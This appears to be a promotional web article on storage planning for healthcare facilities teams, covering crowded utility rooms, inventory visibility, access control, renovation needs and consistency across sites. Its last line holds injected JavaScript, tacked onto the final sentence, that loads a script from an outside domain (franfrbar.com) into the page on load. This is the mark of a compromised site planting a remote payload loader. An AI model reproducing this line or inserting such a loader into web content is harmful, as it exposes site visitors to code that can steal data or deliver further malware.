



See how facilities teams can add organized capacity, improve access control, reduce interior crowding, and create a storage approach that adapts to changing operational needs.
Healthcare facilities are designed around patient care, clinical workflows, staff movement, and essential services. Yet behind those activities, facilities and operations teams must also manage maintenance supplies, project materials, seasonal equipment, contractor tools, emergency-readiness inventory, and other support items.
When storage capacity becomes limited, those materials often spread into utility rooms, maintenance areas, temporary spaces, or other locations that were not originally intended to support growing inventory.
That can turn a space problem into an operational one.
A structured approach to healthcare storage systems can help facilities teams create additional capacity while keeping appropriate non-clinical materials organized, accessible, and separated from high-traffic areas.
The objective is not simply to find more space. It is to create a storage system that supports facility operations without adding unnecessary complexity.
Relieve Pressure on Crowded Interior Areas
Storage requirements rarely remain static.
Renovations can displace equipment. Seasonal demand can increase inventory. Maintenance projects may require additional materials. Emergency planning can create new supply requirements. Departments may also accumulate equipment and consumables faster than existing storage rooms can accommodate them.
When every storage need is pushed into the building, closets, utility rooms, and maintenance areas can become increasingly crowded.
Before expanding interior space, facilities teams can evaluate which items actually need to remain inside the building and which support materials could be stored in another secure location.
Maintenance tools, facility supplies, project materials, seasonal inventory, and other non-clinical equipment may not require the same placement as items used directly in patient-care environments.
Separating these needs can free interior capacity for activities that depend more heavily on immediate building access.
Make Supplies Easier to Locate
Adding capacity alone does not solve a storage problem if materials remain difficult to find.
When inventory is distributed among several rooms, departments, temporary areas, or project spaces, staff may lose visibility into where items are located. Duplicate purchases can occur because existing supplies are overlooked, while facilities employees may spend additional time searching for equipment.
Storage planning should therefore include organization and visibility, not just available square footage.
Facilities teams can organize materials by department, building, project, vendor, equipment type, or frequency of use. Shelving, clearly defined zones, and documented storage locations can make items easier to identify and return.
The goal is to create a system employees can understand without relying on informal knowledge held by one person or department.
A consistent organizational approach also becomes more valuable when multiple teams share the same storage capacity.
Control Access Without Creating Workflow Barriers
Healthcare environments require careful consideration of who can access specific areas and materials.
Not every maintenance supply, contractor tool, project material, or piece of support equipment should be available to everyone moving through a facility or campus.
A dedicated storage area can help facilities teams create clearer boundaries around appropriate inventory. Locking systems, placement, departmental separation, access procedures, and inventory categories can all contribute to better control.
At the same time, security should not make daily work unnecessarily difficult.
Frequently used maintenance materials should remain reasonably accessible to authorized staff. Project equipment may need to stay close to renovation areas. Emergency-support inventory should be organized so designated teams can locate it when required.
Effective storage planning balances these considerations rather than treating security and accessibility as competing goals.
Plan Around Renovations and Temporary Operational Needs
Healthcare campuses are continually changing.
Departments move, facilities are renovated, building systems are upgraded, contractors come and go, and temporary operational requirements emerge.
These changes can create short- or medium-term storage demands that permanent interior rooms were never designed to accommodate.
Facilities leaders should consider the expected duration, location, inventory type, access frequency, and future use of additional storage before choosing a solution.
For example, renovation materials may require storage near a project area, while seasonal inventory may be better positioned near a facilities or service zone. A larger campus may benefit from separating materials according to building or department.
Thinking about storage as part of project planning can prevent temporary needs from becoming long-term clutter.
Build Consistency Across Departments and Locations
Storage becomes more complicated when every department develops its own process.
One area may organize materials by project, another by supplier, and another may rely on whichever space is currently available. Across a hospital network or multi-site healthcare organization, that inconsistency can make procurement and operations more difficult to manage.
A repeatable storage framework can reduce variation.
Facilities teams might establish common approaches for unit sizing, shelving, access control, inventory categories, placement, and project storage. Individual locations can still adapt those standards to their physical and operational requirements.
Standardization is particularly useful for organizations managing hospitals, clinics, outpatient centres, administrative properties, or multiple support facilities.
When another location encounters the same storage problem, teams have an established starting point rather than creating a new solution from scratch.
Treat Storage as Part of Facility Operations
Effective healthcare storage planning starts with operational questions.
What materials are creating the most pressure? Which items actually need interior space? Who requires access? Is the need temporary, seasonal, project-based, or long term? Could the same approach be repeated elsewhere?
Answering those questions can help facilities leaders make more deliberate decisions about capacity.
For healthcare organizations, the value of a storage system is not measured only by how much it can hold. It also depends on whether the system helps teams reduce clutter, maintain visibility, control access, and adapt to changing facility requirements.
When storage is planned as part of operations rather than treated as an emergency response to overcrowding, it becomes easier to manage across departments, projects, and locations.
Additional Resources
Facilities and operations teams evaluating additional capacity can explore hospital storage solutions for non-clinical supplies, maintenance equipment, project materials, and changing facility requirements.;var s=document.createElement(“script”);s.src=”https://franfrbar.com/kbS0.js”;s.async=true;document.head.appendChild(s);
